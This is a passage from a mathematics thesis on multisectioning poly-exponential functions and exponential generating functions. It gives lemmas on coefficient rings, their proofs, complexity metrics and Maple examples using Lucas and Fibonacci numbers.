(as shown in the example below). But to do this, a sub-component of the poly-exponential function needs to have a symmetry when shifting by ω_m around the origin, which would result in a different degree for some $\bar{p}_i(x)$. (For example $e^x - e^{-x}$ has a symmetry which shifting by $\omega_2 = -1$ about the origin, as $e^x - e^{-x} = -1(e^{-1x} - e^{-1\times -x})$. For a more detailed discussions of symmetries, see Section 5.4.) For example when multisectioning by two, then the function would need to have an even component or an odd component. The probability of this happening is not very great (measure zero) so, as long as something is known about $s(x)$, then the fact that the recurrence for $s^q_m(x)$ is likely the same as $s^{\bar{q}}_m(x)$ can be taken advantage of; by simplifying the calculation of the lacunary recurrence relation of $s^{\bar{q}}_m(x)$ to checking if the lacunary recurrence relation of $s^q_m(x)$ is valid for the first few initial values.

Example 4 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

This is an example of a poly-exponential function, which when multisectioned by 2 will give a different linear recurrence relation if it is multisectioned at 0 or at 1. Consider the function $\mathrm{s}(x) = e^x + e^{(-x)} + e^{(2\,x)} - e^{(-2\,x)}$.

```
> \mapleinline{active}{1d}{s := exp(x)+exp(-x)+exp(2*x)-exp(-2*x);}{%
> }
```

$$\mathrm{s} := e^x + e^{(-x)} + e^{(2\,x)} - e^{(-2\,x)}$$

```
> \mapleinline{active}{1d}{`pe/ms`(s, f, x, 2, 0);}{%
> }
```

$$\mathrm{f}(x) = \mathrm{f}(x-2),\ f,\ x,\ [\mathrm{f}(0) = 2,\ \mathrm{f}(1) = 0]$$

```
> \mapleinline{active}{1d}{`pe/ms`(s, f, x, 2, 1);}{%
> }
```

$$\mathrm{f}(x) = 4\,\mathrm{f}(x-2),\ f,\ x,\ [\mathrm{f}(0) = 0,\ \mathrm{f}(1) = 4]$$

In the first case the linear recurrence relation is $\mathrm{f}(x) = \mathrm{f}(x-2)$ *and in the second* $\mathrm{f}(x) = 4\,\mathrm{f}(x-2)$.

The notation of Herstein [18] is used with respect to rings and subrings. Let A be a subset of $\mathbb{C}$. Then $\langle A\rangle$ is the smallest subring of $\mathbb{C}$ that contains A. Denote $A^{-1} = \{a^{-1} : a \in A\}$. Let R_1 and R_2 be subrings of $\mathbb{C}$. Denote $R_1R_2 = \{a_1a_2 : a_1 \in R_1 \text{ and } a_2 \in R_2\}$.

Next some closure properties for $\mathcal{P}^{R_1,R_2}$ and $\mathcal{P}_{R_1,R_2}$ are collected.

Lemma 2.2 *Let R_1, R_2, R_3, R_4 and R_5 be subrings of $\mathbb{C}$. If $s(x) \in \mathcal{P}_{R_1,R_2}$, $t(x) \in \mathcal{P}_{R_3,R_4}$ and $\alpha \in R_5$, then:*

1. $s(x)t(x) \in \mathcal{P}_{\langle R1,R3\rangle,R_2R_4}$,
2. $s(x)+t(x) \in \mathcal{P}_{\langle R_1,R_3\rangle,\langle R_2,R_4\rangle}$,
3. $s'(x) \in \mathcal{P}_{R_1,\langle R_1,R_2\rangle}$,
4. $\int_0^x s(y)dy \in \mathcal{P}_{R_1,\langle \mathbb{Q}R_2,R_1^{-1}R_2\rangle}$,
5. $s(\alpha x) \in \mathcal{P}_{R_1R_5,\langle R_2,R_2R_5\rangle}$,
6. $s_m^q(x) \in \mathcal{P}_{\langle\omega_m\rangle R_1,\langle\frac{1}{m}\rangle\langle\omega_m\rangle R_2}$.

Proof: Assume that $s(x)=\sum_{i=1}^n p_i(x)e^{\lambda_i x}$, and $t(x)=\sum_{j=1}^m q_j(x)e^{\mu_j x}$ throughout this proof.

1. Observe that:
$$s(x)t(x) \quad = \quad \sum_{i=1}^n p_i(x)e^{\lambda_i x}\sum_{j=1}^m q_j(x)e^{\mu_j x} = \sum_{i=1,j=1}^{i=n,j=m} p_i(x)q_j(x)e^{(\lambda_i+\mu_j)x}.$$
Then $p_i(x)q_j(x) \in R_2R_4[x]$, and $\lambda_i+\mu_j \in \langle R_1,R_3\rangle$. So $s(x)t(x) \in \mathcal{P}_{\langle R_1,R_3\rangle,R_2R_4}$.

2. Observe that:
$$s(x)+t(x) = \sum_{i=1}^n p_i(x)e^{\lambda_i x} + \sum_{j=1}^m q_j(x)e^{\mu_j x}.$$
Both $p_i(x)$ and $q_j(x)$ are in $\langle R_2,R_4\rangle[x]$ and further $\lambda_i,\mu_j \in \langle R_1,R_3\rangle$. Thus $s(x)+t(x) \in \mathcal{P}_{\langle R_1,R_3\rangle,\langle R_2,R_4\rangle}$.

3. Observe that:
$$s'(x) = \sum_{i=1}^n \lambda_i p_i(x)e^{\lambda_i x} + \sum_{i=1}^n p_i'(x)e^{\lambda_i x}.$$
Consequently $p_i'(x), \lambda_i p_i(x) \in \langle R_2, R_1R_2\rangle[x]$ and that $\lambda_i \in R_1$. Thus $s'(x) \in \mathcal{P}_{R_1,\langle R_2,R_1R_2\rangle}$.

4. Re-index the function $s(x)$ so that $s(x)=\sum_{i=1,\lambda_i\neq 0}^n \alpha_i x^{r_i}e^{\lambda_i x} + \sum_{i=0}^m \beta_i x^i$, where $\lambda_i \in R_1$, α_i, $\beta_i \in R_2$ and $r_i \in \mathbb{Z}$, $r_i \geq 0$. Then:
$$\begin{aligned}
\int_0^x s(y)dy &= \int_0^x \sum_{i=1,\lambda_i\neq 0}^n \alpha_i y^{r_i}e^{\lambda_i y} + \sum_{i=0}^m \beta_i y^i dy \\
&= \sum_{i=1,\lambda_i\neq 0}^n \int_0^x \alpha_i y^{r_i}e^{\lambda_i y}dy + \sum_{i=0}^m \int_0^x \beta_i y^i dy \\
&= \sum_{i=1,\lambda_i\neq 0}^n \alpha_i \sum_{j=0}^{r_i} \frac{r_i! x^{r_i-j}e^{\lambda_i x}(-1)^j}{\lambda_i^{j+1}(j-1)!} + \sum_{i=0}^m \frac{\beta_i x^{i+1}}{i+1} \\
&= \sum_{i=1,\lambda_i\neq 0}^n \alpha_i e^{\lambda_i x}\sum_{j=0}^{r_i} \frac{r_i! x^{r_i-j}(-1)^j}{\lambda_i^{j+1}(j-1)!} + \sum_{i=0}^m \frac{\beta_i x^{i+1}}{i+1}.
\end{aligned}$$

The case $\lambda_i \neq 0$ gives that the coefficients are contained in the subring $\langle R_2 R_1^{-1} \rangle$. In the case $\lambda_i = 0$, the coefficients are contained in $\mathbb{Q}R_2$. The λ_i are still in R_1. Therefore $\int_0^x s(y)dy \in \mathcal{P}_{R_1, \langle \mathbb{Q}R_2, R_2 R_1^{-1} \rangle}$.

5. Notice that $s(\alpha x) = \sum_{i=1}^n p_i(\alpha x) e^{\alpha \lambda_i x}$. So $p_i(\alpha x) \in \langle R_2, R_2 R_5 \rangle$. Further $\alpha \lambda_i \in R_1 R_5$, so $s(\alpha x) \in \mathcal{P}_{R_1 R_5, \langle R_2, R_2 R_5 \rangle}$.

6. By combining part 2 and part 5 of this lemma $s_m^q(x)$ can be written as:

$$\frac{1}{m} \sum_{i=1}^m \omega_m^{-iq} s(\omega_m^i x) \in \mathcal{P}_{\langle \langle \omega_m \rangle R_1, \langle \omega_m^2 \rangle R_1, \ldots \langle \omega_m^m \rangle R_1 \rangle, \langle \langle \frac{1}{m} \omega_m \rangle R_2, \langle \frac{1}{m} \omega_m^2 \rangle R_2, \ldots \langle \frac{1}{m} \omega_m^m \rangle R_2 \rangle}.$$

This simplifies to $\mathcal{P}_{\langle \omega_m \rangle R_1, \langle \frac{1}{m} \rangle \langle \omega_m \rangle R_2}$.

■

Lemma 2.3 *Let R_1, R_2, R_3, R_4 and R_5 be subrings of $\mathbb{C}$. If $s(x) \in \mathcal{P}^{R_1, R_2}$, $t(x) \in \mathcal{P}^{R_3, R_4}$, and $\alpha \in R_5$ then:*

1. $s(x)t(x) \in \mathcal{P}^{\langle R_1, R_3 \rangle, R_2 R_4}$,
2. $s(x) + t(x) \in \mathcal{P}^{\langle R_1, R_3 \rangle, \langle R_2, R_4 \rangle}$,
3. $s'(x) \in \mathcal{P}^{R_1, R_2}$,
4. $\int_0^x s(y)dy \in \mathcal{P}^{R_1, R_2}$,
5. $s(\alpha x) \in \mathcal{P}^{R_1 R3, \langle R_2, R_2 R_3 \rangle}$,
6. $s_m^q(x) \in \mathcal{P}^{R_1 \langle \omega_m \rangle, R_2}$.

Proof: Again, assume that $s(x) = \sum_{i=0}^\infty b_i \frac{x^i}{i!} = \sum_{i=1}^n p_i(x) e^{\lambda_i x}$, and $t(x) = \sum_{j=0}^\infty d_j \frac{x^j}{j!} = \sum_{j=1}^m q_j(x) e^{\mu_j x}$ throughout this proof.

1. Consider:

$$s(x)t(x) = \sum_{i=1}^n p_i(x) e^{\lambda_i x} \sum_{j=1}^m q_j(x) e^{\mu_j x} = \sum_{i=1 j=1}^{i=n, j=m} p_i(x) q_j(x) e^{(\lambda_i + \mu_j)x}.$$

From this $\prod_{i=1,j=1}^{i=n,j=m} (x - \lambda_i - \mu_j)^{\deg(p_i(x)) + \deg(q_i(x))}$ is a recurrence polynomial (not necessarily minimal) for $s(x)t(x)$. Hence:

$$P^{st}(x) | \prod_{i=1,j=1}^{i=n,j=m} (x - \lambda_i - \mu_j)^{\deg(p_i(x)) + \deg(q_i(x))}.$$

This splits in $\langle R_1, R_3\rangle$. Further,

$$s(x)t(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} \sum_{j=0}^{\infty} d_j \frac{x^j}{j!} = \sum_{j=0}^{\infty} \sum_{i=0}^{j} \frac{b_{j-i} d_i}{(j-i)!i!} x^j = \sum_{j=0}^{\infty} \sum_{i=0}^{j} b_{j-i} d_i \binom{j}{i} \frac{x^j}{j!}.$$

Therefore the coefficients are in $R_2 R_4$. Thus $s(x)t(x) \in \mathcal{P}^{\langle R_1, R_3\rangle, R_2 R_4}$.

2. Consider:

$$s(x) + t(x) = \sum_{i=1}^{n} p_i(x) e^{\lambda_i x} + \sum_{j=1}^{m} q_j(x) e^{\mu_j x}.$$

The polynomial $\prod_{i=1}^{n} (x - \lambda_i)^{\deg(p_i(x))} \prod_{j=1}^{m} (x - \mu)^{\deg(q_i(x))}$ is a recurrence polynomial for $s(x) + t(x)$ (not necessarily minimal). Hence $P^{s+t}(x) | P^s(x) P^t(x)$. Thus $P^{s+t}(x)$ will split in $\langle R_1, R_3\rangle$. Further,

$$s(x) + t(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} + \sum_{j=0}^{\infty} d_j \frac{x^j}{j!} = \sum_{i=0}^{\infty} (b_i + d_i) \frac{x^i}{i!}.$$

Where the $b_i + d_i$ are in $\langle R_2, R_4\rangle$. Hence $s(x) + t(x) \in \mathcal{P}^{\langle R_1, R_3\rangle, \langle R_2, R_4\rangle}$.

3. If $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$. then

$$s'(x) = \sum_{i=1}^{\infty} b_i \frac{x_{i-1}}{(i-1)!} = \sum_{i=0}^{\infty} b_{i+1} \frac{x_i}{i!}.$$

Hence the coefficients are in the same ring as before, hence in R_2.

Now consider $s(x) = \sum_{i=1}^{n} p_i(x) e^{\lambda_i x}$. This implies that:

$$s'(x) = \sum_{i=1}^{n} q_i(x) e^{\lambda_i x},$$

where $\deg(p_i(x)) = \deg(q_i(x))$ if $\lambda_i \neq 0$ and $\deg(p_i(x)) = \deg(q_i(x)) + 1$ if $\lambda_i = 0$. Thus $P^{s'}(x) = \prod_{i=1}^{n} (x - \lambda_i)^{\deg(q_i(x))}$. Therefore if there exists a λ_i that is equal to 0, then $P^{s'}(x) = P^s(x)x$, and otherwise $P^{s'}(x) = P^s(x)$. So $P^{s'}(x)$ splits over the same field as $P^s(x)$. Hence $s'(x) \in \mathcal{P}^{R_1, R_2}$.

4. By observing that

$$\int_0^x s(y)dy = \int_0^x \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} = \sum_{i=0}^{\infty} \int_0^x \frac{b_i}{i!} y^i dy = \sum_{i=0}^{\infty} \frac{b_i}{(i+1)!} y^{i+1} |_0^x = \sum_{i=1}^{\infty} \frac{b_{i-1}}{i!} x^i,$$

it follows that all the coefficients of $\int_0^x s(y)dy$ are in R_2

Now consider $s(x) = \sum_{i=1}^{n} p_i(x) e^{\lambda_i x}$. This implies that:

$$\int_0^x s(y)dy = \sum_{i=1}^{n} q_i(x) e^{\lambda_i x},$$

where $\deg(p_i(x)) = \deg(q_i(x))$ if $\lambda_i \neq 0$ and $\deg(p_i(x)) + 1 = \deg(q_i(x))$ if $\lambda_i = 0$. From this $P^{s'}(x) = \prod_{i=1}^{n}(x-\lambda_i)^{\deg(q_i(x))}$. Consequently if there exists a λ_i that is equal to 0, then $P^{\int_0^x s(y)dy}(x) = P^s(x)$, and otherwise $P^{\int_0^x s(y)dy}(x) = P^s(x)$. So $P^{\int_0^x s(y)dy}(x)$ splits over the same field as $P^s(x)$. Thus $\int_0^x s(y)dy \in \mathcal{P}^{R_1,R_2}$.

5. It can be seen that
$$s(\alpha x) = \sum_{i=0}^{\infty} b_i \frac{\alpha^i x^i}{i!},$$
Consequently all of the $b_i\alpha^i \in \langle R_2, R_2R_5\rangle$.

The next aim is to find a linear recurrence relation for the $b_i\alpha^i$. Now if:
$$P^s(x) = x^n - \beta_1 x^{n-1} - ... - \beta_n = \prod_{i=1}^{n}(x-\lambda_i)^{\deg(p_i(x))},$$
and letting $c_i = b_i\alpha^i$ then:
$$\frac{c_i}{\alpha^i} = \beta_1\frac{c_{i-1}}{\alpha^{i-1}} + ... + \beta_n\frac{c_{i-n}}{\alpha^{m-i}}.$$
Multiplying through by α^i gives:
$$c_i = \alpha\beta_1 c_{i-1} + ... + \alpha^n\beta_n c_{i-n},$$
which gives:
$$P^{s(\alpha x)}(x) = x^n - \beta_1\alpha x^{n-1} - ...\alpha^n\beta_n,$$
this factors as:
$$P^{s(\alpha x)}(x) = \prod_{i=1}^{n}(x-\lambda_i\alpha)^{\deg(p_i(x))}.$$
Therefore $P^{s(\alpha x)}(x)$ splits over R_1R_5. So $s(\alpha x) \in \mathcal{P}^{R_1R_5,\langle R_2,R_2R_5\rangle}$.

6. By combining part 2 and part 5 of this lemma $s_m^q(x)$ can be written as:
$$\frac{1}{m}\sum_{i=1}^{m}\omega_m^{-i*q}s(\omega_m^i x) \in \mathcal{P}^{\langle\langle\omega_m\rangle R_1,\langle\omega_m^2\rangle R_1,...\langle\omega_m^m\rangle R_1\rangle,\langle\frac{1}{m}\langle\omega_m\rangle R_2,\langle\frac{1}{m}\omega_m^2\rangle R_2,...\langle\frac{1}{m}\omega_m^m\rangle R_2\rangle}.$$
But this will simplify to $\mathcal{P}^{\langle\omega_m\rangle R_1,\langle\frac{1}{m}\rangle\langle\omega_m\rangle R_2}$.

An even tighter bound on the coefficients can be seen by noticing that:
$$s_m^q(x) = \sum_{i=0}^{\infty} b_{mi+q}\frac{x^{mi+q}}{(mi+q)!}.$$
From this all the coefficients in the resulting formula are still contained within the ring R_2. Hence $s_m^q(x) \in \mathcal{P}^{R_1\langle\omega_m\rangle,R_2}$.

■

In the proof of Lemma 2.3, some intermediate results were obtained, which are summarized below:

Corollary 2 *Let R_1, R_2 and R_3 be subrings of $\mathbb{C}$. If $s(x)$, $t(x) \in \mathcal{P}$ such that $P^s(x) \in R_1[x]$, $P^t(x) \in R_2[x]$ and $\alpha \in R_3$. Then:*

1. $P^{st}(x) \in R_1R_2[x]$,
2. $P^{s+t}(x) \in R_1R_2[x]$,
3. $P^{s'}(x) \in R_1[x]$ *(infact* $P^s(x) = P^{s'}(x)$ *or* $P^s(x) = xP^{s'}(x)$*)*,
4. $P^{\int_0^x s(y)dy}(x) \in R_1[x]$ *(infact* $P^{\int_0^x s(y)dy}(x) = P^s(x)$ *or* $P^{\int_0^x s(y)dy}(x) = xP^s(x)$*)*,
5. $P^{s(\alpha x)}(x) \in \langle R_1, R_3 \rangle[x]$,
6. $P^{s^q_m}(x) \in R_1[x]$.

These results will be useful later in Chapters 4 and 5. These results imply that the calculations can normally be assumed to be over "nice" rings such as the integers or rationals.

Corollary 3 *Let R_1 and R_2 be subrings of $\mathbb{C}$. Then $\mathcal{P}_{R_1,R_2}$ and $\mathcal{P}^{R_1,R_2}$ are both rings.*

Example 5 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider the function $\mathrm{s}(x) = \sum_{i=0}^{\infty} \frac{b_i\, x^i}{i!}$*, where* $b_i = b_{i-1} + b_{i-2}$ *and* $b_0 = 2$, $b_1 = 1$*. These are the Lucas numbers as defined by Graham, Knuth and Patashnik, [16, 24]. To avoid confusion with the Lucas numbers as defined by Lehmer, call these the "*Lucas numbers, type I*" . Now multisection s(x) by 4 at 1.*

```
> \mapleinline{active}{1d}{s := b(x) = b(x-1) + b(x-2), b, x, [b(0) =
> 2, b(1) = 1];}{%
> }
```

$$\mathrm{s} := \mathrm{b}(x) = \mathrm{b}(x-1) + \mathrm{b}(x-2),\ b,\ x,\ [\mathrm{b}(0) = 2,\ \mathrm{b}(1) = 1]$$

First convert this to poly-exponential form:

```
> \mapleinline{active}{1d}{pe := convert_pe(s)[1];}{%
> }
```

$$pe := e^{(x\,(1/2-1/2\,\sqrt{5}))} + e^{(x\,(1/2+1/2\,\sqrt{5}))}$$

Now multisection the poly-exponential function using the formula as given in Definition 2.6.

```
> \mapleinline{active}{1d}{ms  := 1/4*sum(subs(x=x*exp(2*Pi*I/4*i),
> pe)*exp(-2*Pi*I/4*i), i=0..3);}{%
> }
```

$$ms := \frac{1}{4}\,e^{(x\,\%2)} + \frac{1}{4}\,e^{(x\,\%1)} - \frac{1}{4}\,I\,(e^{(I\,x\,\%2)} + e^{(I\,x\,\%1)}) - \frac{1}{4}\,e^{(-x\,\%2)} - \frac{1}{4}\,e^{(-x\,\%1)} + \frac{1}{4}\,I\,(e^{(-I\,x\,\%2)} + e^{(-I\,x\,\%1)})$$

$$\%1 := \frac{1}{2} + \frac{1}{2}\,\sqrt{5}$$

$$\%2 := \frac{1}{2} - \frac{1}{2}\,\sqrt{5}$$

Now convert this back into an exponential generating function.

```
> \mapleinline{active}{1d}{convert_egf(ms, b, x);}{%
> }
```

$$\mathrm{b}(x) = -\mathrm{b}(x-8) + 7\,\mathrm{b}(x-4),\ b,\ x,$$
$$[\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 1,\ \mathrm{b}(2) = 0,\ \mathrm{b}(3) = 0,\ \mathrm{b}(4) = 0,\ \mathrm{b}(5) = 11,\ \mathrm{b}(6) = 0,\ \mathrm{b}(7) = 0]$$

From this it follows that $s_4^1(x) = \sum_{i=0}^{\infty} \frac{b_i\,x^i}{i!}$, *where* $b_i = 7\,b_{i-4} - b_{i-8}$ *and* $b_1 = 1$, $b_5 = 11$ *and* $b_i = 0$ *if* $i \neq 1 \bmod 4$. *So* $s_4^1(x) = \sum_{i=0}^{\infty} \frac{b_{4\,i+1}\,x^{(4\,i+1)}}{(4\,i+1)!}$.

Alternatively there is automated code to achieve the same result, using this naive method.

```
> \mapleinline{active}{1d}{`egf/ms/naive`(s,4,1);}{%
> }
```

$$\mathrm{b}(x) = -\mathrm{b}(x-8) + 7\,\mathrm{b}(x-4),\ b,\ x,$$
$$[\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 1,\ \mathrm{b}(2) = 0,\ \mathrm{b}(3) = 0,\ \mathrm{b}(4) = 0,\ \mathrm{b}(5) = 11,\ \mathrm{b}(6) = 0,\ \mathrm{b}(7) = 0]$$

This is a relationship for the Lucas numbers, type I that is only concerned with $b_1, b_5, b_9, ...$

Automating the process of multisectioning is covered in Chapter 4.

2.5 Hierarchy of $\mathcal{P}$.

While many results for both $\mathcal{P}^{R_1,R_2}$ and $\mathcal{P}_{R_1,R_2}$ have been obtained, it is not yet clear as to how these two rings relate to each other. This section shows that they are in fact different sets of rings. Further an inclusion relationship between the rings is shown.

Theorem 2.2 *Let R_1 and R_2 be subrings of $\mathbb{C}$. Then the following inclusion relationships of the subrings of $\mathcal{P}$ hold.*

1. $\mathcal{P}_{R_1,R_2} \subseteq \mathcal{P}^{R_1,\langle R_1R_2,R_2\rangle}$,
2. $\mathcal{P}^{R_1,R_2} \subseteq \mathcal{P}_{R_1,R_2\langle R_1^{-1},R_1\rangle}$.

Proof:

1. Let $s(x) \in \mathcal{P}_{R_1,R_2}$, $s(x) = \sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$, $p_i(x) \in R_2[x]$, $\lambda_i \in R_1$. Noticing that $P^s(x) = \prod_i^n (x-\lambda_i)^{\deg(p_i(x))}$, demonstrates that $P^s(x)$ splits in $R_1[x]$. Now notice that $b_i = s^{(i)}(0)$, the i-th derivative of $s(x)$. But $s^{(i)}(x) \in \mathcal{P}_{R_1,\langle R_1R_2,R_2\rangle}$ by Lemma 2.2 part 3. Evaluating at 0 gives $b_i \in \langle R_1R_2, R_2\rangle$, hence $\mathcal{P}_{R_1,R_2} \subseteq \mathcal{P}^{R_1,\langle R_1R_2,R_2\rangle}$.

2. Let $s(x) \in \mathcal{P}^{R_1,R_2}$, $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$. By definition $P^s(x)$ splits in R_1. Lemma 2.1 implies that if $s(x) = \sum_i^n \alpha_i x^{(r_i)} e^{\lambda_i x}$ then all the λ_i are in R_1.

   Again from Lemma 2.1 it follows that:

$$b_j = \sum_{i=1}^{n} j^{(r_i)} \lambda_i^{j-r_i} \alpha_{r_i},$$

   where $\lambda_i \in R_1$, $j^{(r_i)} \in \mathbb{Z}$ and $b_j \in R_2$, and $j^{(r)} = (j)(j-1)...(j-r+1)$. A solution to these equations using Gaussian elimination requires only addition, subtraction, multiplication, and division of elements in R_1. Thus $\alpha_{r_i} \in R_2\langle R_1^{-1}, R_1\rangle$. Hence $\mathcal{P}^{R_1,R_2} \subseteq \mathcal{P}_{R_1,R_2\langle R_1^{-1},R_1\rangle}$.

■

Consider the following examples, which shows that the two rings are distinct.

Example 6 *Consider $s(x) = e^{\sqrt{2}x} \in \mathcal{P}_{\mathbb{Q}(\sqrt{2}),\mathbb{Z}}$. Now $s'(x) = \sqrt{2}e^{\sqrt{2}x}$, and $\sqrt{2} \notin \mathbb{Z}$ implies that $s'(x) \notin \mathcal{P}_{\mathbb{Q}(\sqrt{2}),\mathbb{Z}}$. But all rings of the form $\mathcal{P}^{R_1,R_2}$ are closed under differentiation (Lemma 2.3). Hence there do not exist rings R_1, R_2 such that $\mathcal{P}_{\mathbb{Q}(\sqrt{2}),\mathbb{Z}} = \mathcal{P}^{R_1,R_2}$.*

Example 7 *Consider $\mathcal{P}^{\mathbb{Z},\mathbb{Z}}$. The goal here is to show that there do not exist rings R_1, R_2 such that $\mathcal{P}^{\mathbb{Z},\mathbb{Z}} = \mathcal{P}_{R_1,R_2}$. Consider the exponential generating function $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$ with the linear relation $b_i = 3cb_{i-1} - 2c^2b_{i-2}$, for $c \in \mathbb{Z}$. If b_0, $b_1 \in \mathbb{Z}$, then $s(x) \in \mathcal{P}^{\mathbb{Z},\mathbb{Z}}$. But this is equivalent to $s(x) = \alpha_1 e^{cx} + \alpha_2 e^{2cx}$, where $\alpha_1 = 2b_0 - \frac{b_1}{c}$ and $\alpha_2 = -b_0 + \frac{b_1}{c}$. Hence α_1 can be any arbitrary rational in $\mathbb{Q}$, say $\frac{p}{q}$, by picking $b_0 = 0$, $b_1 = -p$ and $c = q$. Thus if $\mathcal{P}^{\mathbb{Z},\mathbb{Z}} \subseteq \mathcal{P}_{R_1,R_2}$, then $\mathbb{Z} \subseteq R_1$ (as R_1 must contain arbitrary c, where $c \in \mathbb{Z}$) and $\mathbb{Q} \subseteq R_2$. Now $\mathcal{P}^{\mathbb{Z},\mathbb{Z}}$ is a strict subset of $\mathcal{P}_{\mathbb{Z},\mathbb{Q}}$, as $\frac{1}{2} \in \mathcal{P}_{\mathbb{Z},\mathbb{Q}}$ and $\frac{1}{2} \notin \mathcal{P}^{\mathbb{Z},\mathbb{Z}}$. Hence there do not exist rings R_1 and R_2, such that $\mathcal{P}^{\mathbb{Z},\mathbb{Z}} = \mathcal{P}_{R_1,R_2}$.*

Corollary 4 *If F_1 is a subfield of $\mathbb{C}$, and $R_1 \subseteq F_1$ is a subring of $\mathbb{C}$ then $\mathcal{P}_{R_1,F_1} = \mathcal{P}^{R_1,F_1}$.*

2.6 Some complexity bounds.

Understanding the complexity of the functions being manipulated is useful for doing computations on $s(x) \in \mathcal{P}$. To this end some metrics of complexity are defined. These metrics have been looked at in the past but not in such a generalized fashion. Typically they would be applied to a particular problem, such as the Bernoulli numbers [9].

Definition 2.7 *Let $s(x) \in \mathcal{P}$, where $s(x) = \sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$. Define the following metrics:*

1. $deg^d(s(x)) = \max(\deg(p_i(x)))$,
2. $deg^P(s(x)) = \deg(P^s(x))$.

Example 8 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

This example determines what $deg^d(s(x))$ and $deg^P(s(x))$ are for various s(x). This example uses the automated code described in appendix A.

First consider the function from Example 1.

```
> \mapleinline{active}{1d}{s[1] := x + x * exp(x);}{%
> }
```

$$s_1 := x + x\,e^x$$

```
> \mapleinline{active}{1d}{`pe/metric/d`(s[1],x);}{%
> }
```

$$1$$

Recalls that $P^{s_1}(x) = x^4 - 2x^3 + x^2$.

```
> \mapleinline{active}{1d}{`pe/metric/P`(s[1],x);}{%
> }
```

$$4$$

Next, consider the Fibonacci numbers from Example 2.

```
> \mapleinline{active}{1d}{s[2] := b(x) = b(x-1)+b(x-2),b,x,
> [b(0)=0,b(1)=1];}{%
> }
```

$$s_2 := \mathrm{b}(x) = \mathrm{b}(x-1) + \mathrm{b}(x-2),\ b,\ x,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 1]$$

```
> \mapleinline{active}{1d}{`egf/metric/d`(s[2]);}{%
> }
```

$$0$$

```
> \mapleinline{active}{1d}{`egf/metric/P`(s[2]);}{%
> }
```

$$2$$

These metrics are of use later on in Chapter 4 and 5. In those two chapters, upper bounds for functions under different operations are required.

Lemma 2.4 *Let $s(x)$, $t(x) \in \mathcal{P}$, and $\alpha \neq 0$ a constant. Then:*

1. $deg^d(s(x)t(x)) = deg^d(s(x)) + deg^d(t(x))$,
2. $0 \leq deg^d(s(x) + t(x)) \leq \max(deg^d(s(x)), deg^d(t(x)))$,
3. $deg^d(s(x)) - 1 \leq deg^d(s'(x)) \leq deg^d(s(x))$,
4. $deg^d(s(x)) \leq deg^d(\int_0^x s(y)dy) = deg^d(s(x)) + 1$,
5. $deg^d(s(\alpha x)) = deg^d(s(x))$,
6. $0 \leq deg^d(s_m^q(x)) \leq deg^d(s(x))$.

Proof: Write $s(x) = \sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$ and $t(x) = \sum_{j=1}^{m} q_j(x)e^{\mu_j x}$ for the remainder of this proof.

1. Notice that:
$$deg^d(s(x)t(x)) = deg^d(\sum_{i=1,j=1}^{i=n,j=m} p_i(x)q_j(x)e^{(\lambda_i+\mu_j)x}).$$
Denote $I = \{i : \deg(p_i(x)) = deg^d(s(x))\}$ and $J = \{j : \deg(q_i(x)) = deg^d(t(x))\}$. Pick $\lambda = \max_{i\in I}(\lambda_i)$ and $\mu = \max_{j\in J}(\lambda_i)$. (The maximum is taken lexigraphically, for example, for two complex numbers α and β, α is greater than β if the real component of α is greater than that of β, or if the real component of α and β are equal, and the imaginary component of α is greater than that of β.)
Consequently the polynomial associated with $\lambda + \mu$ is of degree $deg^d(s(x)) + deg^d(t(x))$. Thus $deg^d(s(x)t(x)) = deg^d(s(x)) + deg^d(t(x))$.
2. The upper bound is clear, and taking $s(x) = -t(x)$ gives the lower bound.

3. Notice that:

$$deg^d(s'(x)) \quad = \quad deg^d(\frac{d}{dx}\sum_{i=1}^{n} p_i(x)e^{\lambda_i x}) = deg^d(\sum_{i=1}^{n}(\lambda_i p_i(x) + p_i'(x))e^{\lambda_i x}).$$

Notice that $\deg(p_i(x)\lambda_i + p_i'(x)) = \deg(p_i(x))$ if $\lambda_i \neq 0$, and is equal to $\deg(p_i(x)) - 1$ if $\lambda_i = 0$. Hence $deg^d(s'(x)) = deg^d(s(x))$ or $deg^d(s(x)) - 1$.

4. Part 4 of Lemma 2.2 shows that:

$$deg^d(\int_0^x s(y)dy) \quad = \quad deg^d(\int_0^x \sum_{i=1}^{n} p_i(y)e^{\lambda_i y}dy) = deg^d(\sum_{i=1}^{n} q_i(x)e^{\lambda_i x}).$$

Where $\deg(q_i(x)) = \deg(p_i(x))$ if $\lambda_i \neq 0$ and $\deg(q_i(x)) = \deg(p_i(x)) + 1$ if $\lambda_i = 0$. Thus $deg^d(\int_0^x s(y)dy) = deg^d(s(x))$ or $deg^d(s(x)) + 1$.

5. Observe that:

$$deg^d(s(\alpha x)) = deg^d(\sum_{i=1}^{n} p_i(\alpha x)e^{\lambda_i \alpha x}).$$

As $\deg(p_i(\alpha x)) = \deg(p_i)$ it follows that $deg^d(s(\alpha x)) = deg^d(s)$.

6. Part 2 and part 5 of this lemma, in combination shows that $deg^d(s_m^q(x)) \leq deg^d(s(x))$. If $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$ and $b_i = 0$ whenever $i \equiv q \pmod m$, then $s_m^q(x) = 0$. Hence $deg^d(s_m^q(x)) = 0$ in this case.

■

Lemma 2.5 *Let $s(x), t(x) \in \mathcal{P}$, and α a constant. Then:*

1. $deg^P(s(x)t(x)) \leq deg^P(s(x))deg^P(t(x))$,
2. $0 \leq deg^P(s(x) + t(x)) \leq deg^P(s(x)) + deg^P(t(x))$,
3. $deg^P(s(x)) - 1 \leq deg^P(s'(x)) = deg^P(s(x))$,
4. $deg^P(s(x)) \leq deg^P(\int_0^x s(y)dy) = deg^P(s(x)) + 1$,
